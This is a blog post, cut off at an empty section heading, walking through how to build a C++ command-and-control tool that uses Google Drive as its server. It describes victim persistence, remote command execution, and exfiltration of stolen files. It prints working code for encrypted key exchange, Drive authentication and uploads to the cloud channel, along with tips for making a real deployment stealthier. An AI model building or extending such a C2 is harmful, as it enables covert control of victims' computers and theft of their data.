
Project D (Drive C2)

by bernking



After completing ChromeStealer, just like it happens to all of us after finishing a project, I spent some time thinking about what to do next and what topics I could dive into. This idea has been in the back of my mind for a while now: using a free cloud storage service as a Command and Control server, or C2 for short. A C2 "refers to the infrastructure and protocols used by threat actors to manage and coordinate malicious activities, such as data breaches, malware dissemination, and cyber attacks.".

In simple terms, a C2 is used to maintain control over compromised networks and devices and is made up of two main parts: the server and the client. Luckily for us, most of the server backbone (network, storage management) is done because we are using Google Drive. To add to this, every Google Drive account comes with 15GB of free storage, which will be more than enough for our needs.

With that said, the current blog post describes the process of creating a C2 in C/C++. While I found several resources exploring this technique in either PowerShell using Dropbox (DBC2) or in Go using Google Drive (GC2-sheet), I didn't find anything in C/C++ that satisfied me. Additionally, the current implementation that I found in Go has a lot more room for improvement. Therefore, I decided to build my own write-up about the process.

You can find the full code and additional details in my GitHub repository: Project D.

> ### Proof-of-concept focus
>
> This POC is intentionally loud and simple: I use basic primitives (like spawning `cmd.exe` with pipes) and log every major action to the console on both client and server. In a real deployment, you'd nuke most client logs and probably swap in stealthier IPC, but for dev and testing, noisy logs are gold for debugging and flow validation.
> Also, this design allows anyone interested to build upon it and include new functionalities.

Process Overview

As mentioned before, the C2 server consists of two main components: the server and the client. To achieve the final result, I will outline the process to make it more organized and provide a general idea of how our server and client must work and interact.

System Flow

When the victim machine runs our client executable, we expect four main things to happen:

1. **Persistence**: The client must find a way to persist in the system. This means that despite disruptions such as restarts or lost internet connections, our program will maintain long-term access to the system and keep running.
2. **Folder Creation**: The client must create a folder in Google Drive with its ID or name.
3. **Information Storage**: Inside the folder, the client must create a JSON file that holds important information about the machine, such as the user name, computer type, hardware type, time of initial connection, and connection status.
4. **Connection**: The client must establish a permanent connection to the server. For example, it should check the server (in this case, Google Drive) every 5 seconds for new instructions such as commands to execute or files to download or upload.
5. **Logging**: The client must save logs of all connections, maintaining records of executed commands, times of execution, and files downloaded and uploaded. These logs will be sent to the server after interacting with the victim machine.

On the server side, we expect our server to read the information that our clients are sending to Google Drive in real-time. From the terminal of our machine, we want to be able to:

1. **Check Online Status**: Check which machines are online.
2. **Send Instructions**: Send instructions to each machine individually, such as executing commands in the cmd, and downloading or uploading files from and to the server.
3. **File Navigation**: Navigate Google Drive files from the terminal.
4. **File Management**: Upload or download files from Google Drive.
5. **Client Shutdown**: Shut down all clients if needed.****

To achieve these connections, we will use the Google Drive API and HTTP requests to perform operations such as uploading files. Later, we will cover how to obtain access to an API key and start interacting with the API.

We will encrypt the data before storing it on our server (Google Drive) using AES-GCM / AES-256 to ensure security. This way, if an unauthorized person gains access to our server, they won't be able to read the data. On the server side, before accessing the data, we will decrypt it to its original state to read it. Additionally, instead of downloading the file to disk, we will fetch the file directly into memory and decrypt it there. This approach leaves no disk traces. It's important to remember to clear the memory after these operations.

Encryption Process

After exploring some encryption options and tinkering with AES-GCM/AES-256 during the Chrome Stealer project I decided to use a mix of Asymmetric Key Exchange, which "is the field of cryptographic systems that use pairs of related keys. Each key pair consists of a **public key** and a corresponding **private key**." that together can create a set of private shared keys that can be used as keys to other algorithms and AES-256, which "is a specification for the encryption of electronic data established by the U.S. National Institute of Standards and Technology (NIST) in 2001."

By combining these 2 methods we achieve a secure and efficient encryption system:

1. **Key Exchange Security**: Asymmetric encryption securely exchanges the symmetric key used by AES-256.
2. **Efficiency**: Symmetric encryption rapidly encrypts and decrypts large amounts of data using the securely exchanged key.
3. **Overall Security**: Combining both methods ensures data is both securely transmitted and efficiently processed, minimizing vulnerabilities.

With this said, the process to encrypt our data will be the following:

1. **Generate Key Pairs**: The server and the client each generate their own asymmetric key pairs (public and private keys).
2. **Exchange Public Keys**: Public keys are securely shared through a folder corresponding to the compromised user's machine.
3. **Generate Shared Keys**: The compromised machine uses its private key and the attacker's public key to generate shared keys: a `receive key` (rx) and a `transmit key` (tx).
4. **Encrypt Data**: Data is encrypted using AES-256, with the `transmit key` (tx) as the encryption key.
5. **Upload Encrypted Data**: The encrypted data is then uploaded.

6. **Download and Decrypt Data**: The attacker uses their private and public key and the compromised machine's public key to generate the same shared keys and decrypts the data using the `receive key` (rx).

> Using Shared Keys for Communication:
>
> - When the user sends information to the server, they use their **transmit key** to encrypt the data. The server then uses its **receive key** to decrypt the data.
> - If the server is sending data to the user, the server uses its **transmit key** to encrypt the data, and the user uses their **receive key** to decrypt it.
> - These keys are secure and private, as they are generated using each party's private key.

Code Organization


To keep our project organized and clean I decided to program it following the OOP, short for Object-oriented programming, which "is a programming paradigm based on the concept of *[objects](https://en.wikipedia.org/wiki/Object*(computer*science) "Object (computer science)")*, which can contain data and code: data in the form of fields (often known as attributes or properties), and code in the form of procedures (often known as methods)". Since C++ can be used to program with this paradigm I will make use of it as it will keep our code easier to understand.

Our project will be structured into four main classes: `Client`, `Server`, `DriveAPI`, and `Encryption`.

- **Client**: Represents the compromised machine.
- **Server**: Represents the attacker's machine.
- **DriveAPI**: Handles interactions with Google Drive.
- **Encryption**: Manages all encryption and decryption processes.

The `Server` and `Client` classes with make use of the other 2 classes to achieve their end goal.

System Design



> ### Info
>
> I am using Visual Studio 2022 to build and program this project. The programs executed on the attacker machine and the compromised machine are different. To create two different builds, to create our project in a different manner:
>
> 1. Create a New Solution.
> 2. Instead of a single project, create three projects within the same Solution: the client project and the server project, as they need to be built separately and a Shared Items Project to hold the DriveAPI and Encryption Classes.
> 3. Reference the Shared Items Project in both the client and server projects by right-clicking on each project, selecting `Add` -> `Reference...`, and checking the Shared Project.
> 4. To build the projects separately, change the `Configure Startup Projects...` -> `Common Properties` -> `Startup Project` and select the `Current Selection` option. This allows Visual Studio to build the selected project.

Encryption Class

The `Encryption` class is responsible for securing the communication between our client and server (e.g., data sent to and from Google Drive). It combines two cryptographic strategies: an **asymmetric key exchange** to establish shared secrets, and **AES-256-GCM** authenticated encryption for the actual data transfer. We organize our code with a C++ header file (defining the class structure) and a source file (implementing the methods). The key methods provided by this class include:

- `GenerateKeyPair` – Generates an asymmetric key pair (public and private keys) for key exchange.
- `CreateSharedKeys` – Computes a pair of shared symmetric keys (one for receiving/decryption and one for transmitting/encryption) using our key pair and a remote party's public key.
- `EncryptData` – Encrypts outgoing data using the shared transmit key (AES-256-GCM).
- `DecryptData` – Decrypts incoming data using the shared receive key (AES-256-GCM).
- `IncrementNonce` – Increments the internal **nonce** value to ensure each message uses a unique nonce.

Attributes: Each `Encryption` instance stores a `role` (to distinguish between a `Client` or `Server`) and a `nonce`. A nonce, as defined here, is "an arbitrary number that can be used just once in a cryptographic communication." Best practice is to generate a random nonce when a new encryption key is created and then increment it for each subsequent message using that key. By maintaining the `nonce` as a class member, we can safely reuse it and increment it for each encryption operation.

We use the Libsodium library to handle the heavy lifting of cryptography. Libsodium is a user-friendly library for encryption, decryption, key exchange, and more. To define the two distinct roles in our protocol, we use an `enum class`:

```
enum class Role {
    Client,
    Server
};
```

Using a strongly-typed enum makes the code more readable and restricts the `role` value to either `Client` or `Server` (and nothing else). In the class constructor, we initialize Libsodium and prepare our initial random nonce:

```
if (sodium_init() < 0) {
    /* panic! the library couldn't be initialized; it is not safe to use */
    abort();
}

nonce.resize(crypto_aead_aes256gcm_NPUBBYTES);
randombytes_buf(nonce.data(), nonce.size());
```

Here we call `sodium_init()` once at startup to initialize the library (and abort if it fails). We then allocate our `nonce` vector to the required size (`crypto_aead_aes256gcm_NPUBBYTES` bytes, which is the standard nonce length for AES-256-GCM) and fill it with a cryptographically secure random value. With the class set up, we can now move on to generating keys and setting up the encrypted communication channel.

Generating the Key Pair (`GenerateKeyPair`)

To begin an encrypted session, each side (client and server) needs its own asymmetric key pair. Libsodium's key exchange documentation suggests using an elliptic curve key pair for this purpose. In our implementation, we generate a key pair suitable for Libsodium's **crypto_box** functions (Curve25519 keys):

```
std::vector<unsigned char> publicKey(crypto_box_PUBLICKEYBYTES);
std::vector<unsigned char> privateKey(crypto_box_SECRETKEYBYTES);
```

We start by defining two byte-vector buffers to hold the keys. Each is initialized to the size of the key as defined by Libsodium constants: `crypto_box_PUBLICKEYBYTES` for the public key and `crypto_box_SECRETKEYBYTES` for the private key. Using `std::vector<unsigned char>` here (instead of raw C arrays) is a conscious decision – it provides automatic memory management and bounds safety, avoiding manual allocation and deallocation.

Next, we generate the key pair using Libsodium:

```
int result = crypto_box_keypair(publicKey.data(), privateKey.data());
if (result != 0) {
    // Key creation failed
    return {};
}
```

The function `crypto_box_keypair()` fills our `publicKey` and `privateKey` buffers with a new key pair. We pass in the `.data()` pointers of the vectors to give the function access to the underlying byte arrays. If the result is non-zero, it indicates failure (for example, if the random number generator failed), and we return an empty pair to signal that key generation didn't succeed.

```
return std::make_pair(publicKey, privateKey);
```

On success, we return the generated keys as a `std::pair` for convenience. The caller will receive a pair where `first` is the public key and `second` is the private key (both as `std::vector<unsigned char>`). With this key pair in hand, we can proceed to derive the shared session keys for encryption.

Creating Shared Keys (`CreateSharedKeys`)

After exchanging public keys between the client and server, each side can compute **shared session keys**. These are symmetric keys used for the actual AES-256 encryption. Libsodium's key exchange API (`crypto_kx_*` functions) will compute two keys: a **receive key** (often called rx) and a **transmit key** (tx). The **receive key** is used to decrypt data coming **from** the other party, and the **transmit key** is used to encrypt data **to** the other party. This separation ensures that even if one direction of communication is somehow compromised, the other direction remains secure.

Inside our `CreateSharedKeys` function, we first allocate buffers for the two session keys:

```
std::vector<unsigned char> receiveKey(crypto_kx_SESSIONKEYBYTES);
std::vector<unsigned char> transmitKey(crypto_kx_SESSIONKEYBYTES);
```

This reserves space for the receive (rx) and transmit (tx) keys, each of length `crypto_kx_SESSIONKEYBYTES` as defined by Libsodium. We then unpack our own key pair (generated earlier) for use:

```
// Access keyPair components by reference (avoid copying)
const std::vector<unsigned char>& publicKey  = keyPair.first;
const std::vector<unsigned char>& privateKey = keyPair.second;
```

By using references to the `keyPair.first` and `keyPair.second`, we avoid copying the vectors and simply refer to the original keys.

Now, depending on the role of this instance (client or server), we call the appropriate Libsodium function to compute the session keys:

```
if (role == Role::Client) {
    if (crypto_kx_client_session_keys(receiveKey.data(), transmitKey.data(),
                                      publicKey.data(), privateKey.data(),
                                      otherPublicKey.data()) != 0) {
        /* Suspicious server public key, bail out */
        return {};
    }
} else {
    if (crypto_kx_server_session_keys(receiveKey.data(), transmitKey.data(),
                                      publicKey.data(), privateKey.data(),
                                      otherPublicKey.data()) != 0) {
        /* Suspicious client public key, bail out */
        return {};
```

```
    }
}
```

If we are the **client**, we use `crypto_kx_client_session_keys(...)`, passing in our receive/transmit key buffers, our public key, our private key, and the other party's public key. If we are the **server**, we call the corresponding `crypto_kx_server_session_keys(...)` function with the same parameters. Under the hood, these functions perform a Diffie–Hellman exchange: combining our private key with the remote public key to derive shared secrets. Each returns 0 on success or -1 on failure (for example, if the provided public key is not valid for key exchange). A non-zero return is treated as a *"suspicious public key"* and we abort the operation by returning an empty pair.

```
return std::make_pair(receiveKey, transmitKey);
```

On success, we return the two session keys as a pair: the first element is the **receive key** (to decrypt incoming data) and the second is the **transmit key** (to encrypt outgoing data). At this point, both parties (client and server) will have matching transmit/receive keys (one side's transmit key is the other side's receive key, and vice versa). Now we're ready to encrypt and decrypt the actual data using these shared keys.

Encrypting Data (`EncryptData`)

With the shared **transmit key** established, we can encrypt our data using the AES-256-GCM algorithm. Libsodium provides the `crypto_aead_aes256gcm_encrypt()` function to perform authenticated encryption. According to the documentation, this function requires several parameters, but the ones important to us are:

- `unsigned char *c` – Output buffer where the encrypted message **and** authentication tag will be written. It must be big enough to hold the ciphertext plus a 16-byte tag (`crypto_aead_aes256gcm_ABYTES` is 16).
- `unsigned long long *clen_p` – Output variable to store the length of the ciphertext (can be `NULL` if we don't need the length).
- `const unsigned char *m` – The message to encrypt (plaintext).
- `unsigned long long mlen` – Length of the plaintext message in bytes.
- `const unsigned char *npub` – The public nonce, which **must** be unique for each encryption with the same key. Reusing a nonce with the same key is a serious security flaw.
- `const unsigned char *k` – The secret key for encryption (in our case, the 256-bit transmit key).

Before calling the encryption function, we perform a couple of setup steps:

```
if (crypto_aead_aes256gcm_is_available() == 0) {
    abort(); // AES-256-GCM not available on this CPU
}
```

First, we check if the CPU supports the hardware-accelerated AES-256-GCM implementation. Libsodium can use hardware AES instructions for better performance; if the function returns 0 (not available), we abort since software fallback might not be enabled (this is just a precaution; in many cases libsodium would handle it, but our code chooses to stop).

```
size_t dataSizeBytes = data.size();

IncrementNonce(nonce);

std::vector<unsigned char> encryptedData(data.size() + crypto_aead_aes256gcm_ABYTES);

unsigned long long encryptedLen;
```

Next, we determine the length of the input `data` in bytes (`dataSizeBytes`). We then **increment our nonce** *before* using it, to ensure this encryption uses a fresh unique nonce (recall that the nonce was initially random, and we must never reuse a nonce with the same key). The call to `IncrementNonce(nonce)` modifies our stored nonce in place. We allocate a vector `encryptedData` with size equal to the plaintext length plus `crypto_aead_aes256gcm_ABYTES` (16 extra bytes for the authentication tag). We also prepare a variable `encryptedLen` to receive the length of the ciphertext output.

> Nonce Management
>
> The `IncrementNonce` function simply treats the `nonce` byte array as a little-endian integer that we increment by one. Its implementation loops from the last byte to the first, incrementing and carrying over any overflow:
>
> ```
> for (int i = nonce.size() - 1; i >= 0; --i) {
>     if (++nonce[i] != 0) {
>         break;
>     }
> }
> ```
>
> This ensures that after each call, the nonce vector has a unique value (e.g., if the nonce was `00 00 ... 00 FF` it would carry over to `01 00 ... 00 00`, etc.). By updating the nonce for every message, we prevent accidental reuse of a nonce, which is critical for security.

Now we can perform the actual encryption:

```
if (crypto_aead_aes256gcm_encrypt(
        encryptedData.data(), &encryptedLen,
        data.data(), dataSizeBytes,
        nullptr, 0,                // no additional data
        nullptr,                   // no secret nonce
        nonce.data(), transmitKey.data()) != 0)
{
    abort(); // Encryption failed
}
```

We call `crypto_aead_aes256gcm_encrypt`, passing in all the parameters as described above: the output buffer and its length variable, the plaintext data and length, no additional authenticated data (`nullptr` and 0 here because we only want to encrypt the message itself), no secret nonce (`nullptr` since AES-GCM uses only a public nonce), our current `nonce`, and the `transmitKey`. If this function returns non-zero, it means the encryption failed (which is unlikely if inputs are correct), so we abort in that case.

Finally, we package up the result:

```
return std::make_pair(encryptedData, nonce);
```

We return a pair containing the encrypted byte vector and **the nonce used** for this encryption. Both pieces are required for decryption on the receiving side: the ciphertext (with its authentication tag) and the exact nonce that was used. The `nonce` value is not secret – it can be sent in plaintext alongside the ciphertext – but it **must** match the one used during encryption for the decryption to succeed.

Decrypting Data (`DecryptData`)

The `DecryptData` function reverses the encryption process. It takes as input the pair we got from `EncryptData` (which contains the ciphertext and the nonce) along with our **receive key** for decryption. Using the receive key and the provided nonce, we can attempt to decrypt and verify the message.

First, we extract the two components from the input pair:

```
// Access encrypted data and nonce from the input pair
const std::vector<unsigned char>& encryptedFileData = encryptedData.first;
const std::vector<unsigned char>& nonce             = encryptedData.second;
```

For clarity, we assign `encryptedFileData` to reference the ciphertext bytes, and `nonce` to reference the nonce used for that ciphertext. (Using references avoids copying the data.)

We know the ciphertext includes a 16-byte authentication tag appended to the original plaintext. Thus, the plaintext's length will be `encryptedFileData.size() - crypto_aead_aes256gcm_ABYTES`. We allocate a buffer of that size for the decrypted output:

```
std::vector<unsigned char> decryptedFileData(
    encryptedFileData.size() - crypto_aead_aes256gcm_ABYTES
);
```

Now we call Libsodium to decrypt and authenticate the data in one step:

```
if (encryptedFileData.size() < crypto_aead_aes256gcm_ABYTES ||
    crypto_aead_aes256gcm_decrypt(
        decryptedFileData.data(), nullptr,
        nullptr,                                  // no secret nonce
        encryptedFileData.data(), encryptedFileData.size(),
        nullptr, 0,                               // no additional data
        nonce.data(), receiveKey.data()) != 0)
{
    std::cerr << "Decryption failed!" << std::endl;
    return {};
}
```

Let's break down what happens here. We call `crypto_aead_aes256gcm_decrypt()` with the following parameters:

- The output buffer (`decryptedFileData.data()`) and a `nullptr` for output length (we can ignore the exact length because we know how many bytes to expect).
- `nullptr` for secret nonce (matching how we encrypted, since we didn't use an extra secret nonce).
- The input ciphertext (`encryptedFileData.data()` and its length).
- `nullptr` and 0 for additional authenticated data (since none was used during encryption).
- The nonce used for this message (`nonce.data()`).
- The symmetric key to decrypt (`receiveKey.data()`).

If decryption fails – for example, if the data was tampered with, the wrong key or nonce is used, or the authentication tag doesn't match – the function returns -1. In our code, we check for a non-zero return (or any obvious size mismatch) and handle it as a failure. In that case, we log `"Decryption failed!"` and return an empty result. (In a robust application, we might throw an exception or handle the error more gracefully; here we simply signal failure.)

If the function returns 0, the data was successfully decrypted and authenticated. The plaintext bytes are now stored in `decryptedFileData`. Finally, we return the decrypted data:

```
return decryptedFileData;
```

At this point, the caller (our application layer) can take the `decryptedFileData` vector and interpret it as the original message (e.g., convert it to the appropriate format or text). The encryption and decryption process is thus complete – using Libsodium's high-level API, we generated a key pair, derived shared keys, and securely transmitted data with AES-256-GCM, using a unique nonce for each message to maintain confidentiality and integrity.

DriveAPI Class

This was by far the most challenging and time-consuming part of the project. Implementing Google Drive API calls in C++ felt **much** more complex than in Python, partly due to Google's unclear documentation for service accounts and the intricacies of performing HTTP requests in C++. To make it work, I designed a dedicated `DriveAPI` class to handle authentication and all interactions with Google Drive.

Key external libraries: I chose to use two header-only libraries to simplify this task:

- **jwt-cpp** – a C++ library for creating and signing JSON Web Tokens, which we use to authenticate with Google. It let us craft a signed JWT for our Google service account without dealing with low-level crypto details. *(Official docs: Thalhammer/jwt-cpp)*
- **cpp-httplib** – a lightweight HTTP client library for C++. This provides an easy way to make HTTPS requests (GET, POST, etc.) directly from C++ code, obviating the need for libcurl or Boost.Beast. We use it to send REST requests to Google's endpoints for OAuth2 and Drive operations. *(Official docs: yhirose/cpp-httplib)*

> **Base URL and Client Reuse**
>
> In the `DriveAPI` constructor, we initialize an `httplib::Client` with Google's API base URL (`https://www.googleapis.com`). This way, for every request we can just pass the endpoint path (like `"/drive/v3/files"`) instead of the full URL. The `Client` persists across calls, and we set its authorization header once we have a token, which then applies to all subsequent requests.

The `DriveAPI` class is responsible for obtaining OAuth2 tokens and performing all needed Drive actions (creating folders, uploading/downloading files, searching, etc.). Here are the key methods in this class:

- `GenerateJWT` – Creates a signed JWT (JSON Web Token) for our Google **service account** authentication. It sets the required claims (issuer, audience, scope, iat, exp) and signs the token with our private key using the RS256 algorithm.
- `RequestAccessToken` – Exchanges the signed JWT for an OAuth2 access token by calling Google's token endpoint. The returned **access token** (a bearer token) is stored for authorizing subsequent Drive API calls.
- `Authenticate` – One-liner wrapper that takes the service-account *private key*, internally calls `GenerateJWT` + `RequestAccessToken`, and caches the key for later refreshes.
- `RefreshAccessToken` – Transparently renews the bearer token when it has < 5 minutes of life left (invoked inside `SetBearerToken`).
- `CreateUserFolder` – Creates a new folder in Google Drive (in the root, for the service account) to represent a compromised client. It first names it "User" (a placeholder) and then immediately renames the folder to its own Drive ID, which we use as that client's unique identifier.
- `UploadFile` – Uploads a file (or updates it if it already exists) into a specified Drive folder, using a multipart HTTP request. We use this to push encrypted data (like the client's info or command results) to the Drive C2.
- `DownloadFile` – Downloads a file's content from Drive by file ID. We use this to retrieve encrypted instructions or other files from the C2.
- `SearchFileName` / `SearchFileNamePerUser` – Helpers that query Drive for files by name. We often use `SearchFileNamePerUser(folderId, name)` to check if a given file (e.g. "public_key" or "status") already exists in a client's folder. This helps us avoid creating duplicates by instead updating the existing file.
- `DeleteDriveFile` – Deletes a file or folder by ID (see Drive delete guide). (Used mostly for cleanup or in a "self-destruct" scenario.)
- `ListUsers` – Finds all user folders in Drive (by searching for the folder MIME type) and gathers their important file IDs (`info`, `public_key`, `status` files). This allows the server to enumerate all active clients and quickly access their data.

`GenerateJWT`

> Obtaining the Service Account Key JSON
>
> To generate the service-account credentials file (the JSON containing your client email, private key, and all necessary IDs), follow Google's official guide: Creating a service account

Google's service account authentication requires constructing a JWT and signing it with our service account's private key, as outlined in Google's documentation. Using **jwt-cpp**, we can do this in a few lines of C++ code. First, we prepare the time claims for "issued at" (`iat`) and expiration (`exp`); Google accepts tokens that expire within an hour. Then we create the JWT:

```
auto token = jwt::create()
    .set_issuer("your-service-account@<project-id>.iam.gserviceaccount.com")
    .set_audience("https://oauth2.googleapis.com/token")
    .set_issued_at(now_time_point)
    .set_expires_at(exp_time_point)
    .set_payload_claim("scope", jwt::claim(std::string("https://www.googleapis.com/auth/drive")))
    .sign(jwt::algorithm::rs256(/* public key = */ "", /* private key = */ private_key, "", ""));
```

Using the service account's **client email** as the JWT issuer and the OAuth2 token URL as the audience is crucial for Google to accept the token. We also include the Drive API scope (`https://www.googleapis.com/auth/drive`) so that the token grants access to Google Drive. The `jwt-cpp` library handles the heavy lifting of JWT assembly and cryptographic signing using our RSA private key. The output is a JWT string, which we then send to Google to get an access token.

`RequestAccessToken`

Once we have the signed JWT, we exchange it for an OAuth2 access token. This is done by making a POST request to Google's token endpoint (`/token`) with our JWT in the request body, as per Google's service account flow. With **cpp-httplib**, a simple call does the job:

```
std::string postData = "grant_type=urn:ietf:params:oauth:grant-type:jwt-bearer&assertion=" + jwtToken;
httplib::Client client("https://oauth2.googleapis.com");
auto res = client.Post("/token", postData, "application/x-www-form-urlencoded");
if (res && res->status == 200) {
    auto jsonResponse = json::parse(res->body);
    accessToken = jsonResponse["access_token"];
}
```

Here we post the JWT (`assertion=`) along with the special grant type for JWT OAuth. Google responds with a JSON containing an `access_token` (and an expiration). We parse the JSON and store the token in our `accessToken` member. From this point on, we can call Drive APIs by authenticating with this bearer token.

> Setting the Bearer Token
>
> After obtaining the token, `DriveAPI::SetBearerToken()` is called to set the authorization header for our stored `httplib::Client` . Internally this uses `API.set_bearer_token_auth(accessToken)` , which means we don't need to manually add `"Authorization: Bearer <token>"` for each request – the client will do it for us.

`Authenticate`

A convenience entry-point used by both the client and the server:

```
std::string key = load_private_key_from_json("service-account.json");
driveAPI.Authenticate(key);          // handles JWT + access-token
```

This replaces the old "generate JWT → request token" code I had in the constructors.

Automatic token refresh (`RefreshAccessToken`)

Google Drive service-account token doc

Google limits a service-account access token to **3600 s**.
`DriveAPI` stores the expiry (`tokenExpiration`) plus the private key and, each time `SetBearerToken()` runs, executes:

1. If `now < tokenExpiration − 5 min` → instant return, no HTTP call.
2. Otherwise it builds a new JWT, posts to `/token` , stores the fresh bearer and resets the timer.

Result: the C2 keeps talking to Drive indefinitely with only the occasional ~200 ms refresh when needed.

`CreateUserFolder`

When a new client runs for the first time, it should create its own folder in Google Drive to store all its files. The `CreateUserFolder` method handles this. We send a POST request to the Drive REST API to create a folder (which in Drive is just a file with a special MIME type, see Drive folders guide and Create File guide):

```
std::string bodyFolder = R"({
    "name": "User",
    "mimeType": "application/vnd.google-apps.folder"
```

```
})";
auto result = API.Post("/drive/v3/files", bodyFolder, "application/json");
json responseBody = json::parse(result->body);
std::string folderId = responseBody["id"];

// Rename the folder to its own ID for uniqueness
std::string newNameJson = "{\"name\": \"" + folderId + "\"}";
API.Patch(("/drive/v3/files/" + folderId + "?fields=name").c_str(), newNameJson, "application/json");
```

We initially name the folder `"User"`, but once Drive returns the new folder's **ID**, we immediately rename it to that ID. This trick gives each client a unique identifier in Drive (and avoids having multiple folders named "User"). The folder ID is crucial because we use it in all subsequent calls to upload or search files for that particular client. Finally, the client will persist this ID (for example, storing it in the registry) so that on the next run it knows it already has a Drive home to use.

`UploadFile`

Uploading files to Google Drive via the REST API was one of the hardest parts to implement. The Drive API expects a **multipart HTTP request** when uploading file content along with file metadata in a single call (see Manage uploads guide). In Python, libraries hide this complexity, but in C++ we built the multipart request by hand using `cpp-httplib`.

The `UploadFile` function takes a JSON object (our data to upload, often already encrypted and encoded) and a target file name. It also accepts an optional `fileIdUpdate` – if we pass an existing Drive file ID here, the function will **update** that file instead of creating a new one. This lets us reuse the same file (e.g., updating a "status" or "command_output" file repeatedly) instead of littering the Drive with new files.

Constructing the multipart request involves writing out the proper MIME boundaries and headers in the request body:

```
const std::string boundary = "foo_bar_baz"; // boundary token for multipart
// Prepare the JSON metadata for the file
std::string metadata = fileIdUpdate.empty() ?
    (folderID.empty()
       ? R"({ "name": ")" + fileName + R"(", "mimeType": "application/json" })"
       : R"({ "name": ")" + fileName + R"(", "mimeType": "application/json", "parents": [")" + folderID +
R"("] })")
    : R"({ "name": ")" + fileName + R"(", "mimeType": "application/json" })";

// Build the multipart/related body with metadata and file content
std::stringstream requestBody;
requestBody << "--" << boundary << "\r\n"
            << "Content-Type: application/json; charset=UTF-8\r\n\r\n"
            << metadata << "\r\n"
            << "--" << boundary << "\r\n"
            << "Content-Type: application/json\r\n\r\n"
            << dataToUpload.dump() << "\r\n"
            << "--" << boundary << "--";

// Set the content type header with boundary
httplib::Headers headers = {
    {"Content-Type", "multipart/related; boundary=" + boundary}
};

// Send the upload request (POST for new file, PATCH if updating existing file)
auto result = fileIdUpdate.empty()
    ? API.Post("/upload/drive/v3/files?uploadType=multipart", headers, requestBody.str(),
"application/json")
    : API.Patch(("/upload/drive/v3/files/" + fileIdUpdate + "?uploadType=multipart").c_str(),
                headers, requestBody.str(), "application/json");
```

We chose a simple boundary string (`foo_bar_baz`) and then wrote two parts: the **metadata** (file name, MIME type, and parent folder if applicable) and the **file content**. Both parts are just JSON strings in our case – metadata is a small JSON, and the content is the `dataToUpload` JSON serialized with `dump()`. Each part is separated by the boundary lines, and the whole request is marked as `multipart/related` with our boundary in the header.

Using `httplib::Client`, we then POST to the Drive API's upload endpoint. Google requires the query parameter `uploadType=multipart` for this kind of upload. If we are updating an existing file, we use a PATCH request to the file's specific URI (including the file ID). On success, Drive will respond with a JSON containing the file's metadata (including a new file ID if it was created). We check `result->status == 200` to confirm the upload succeeded.

This function is the workhorse for sending data to our cloud C2. The client uses `UploadFile` to send up things like its `public_key`, the initial `info` file (machine details), periodic `status` updates, and any command results or stolen files. The server, on the other hand, can use the same method (through the DriveAPI class) to upload command instructions or collect files from clients.

`DownloadFile`

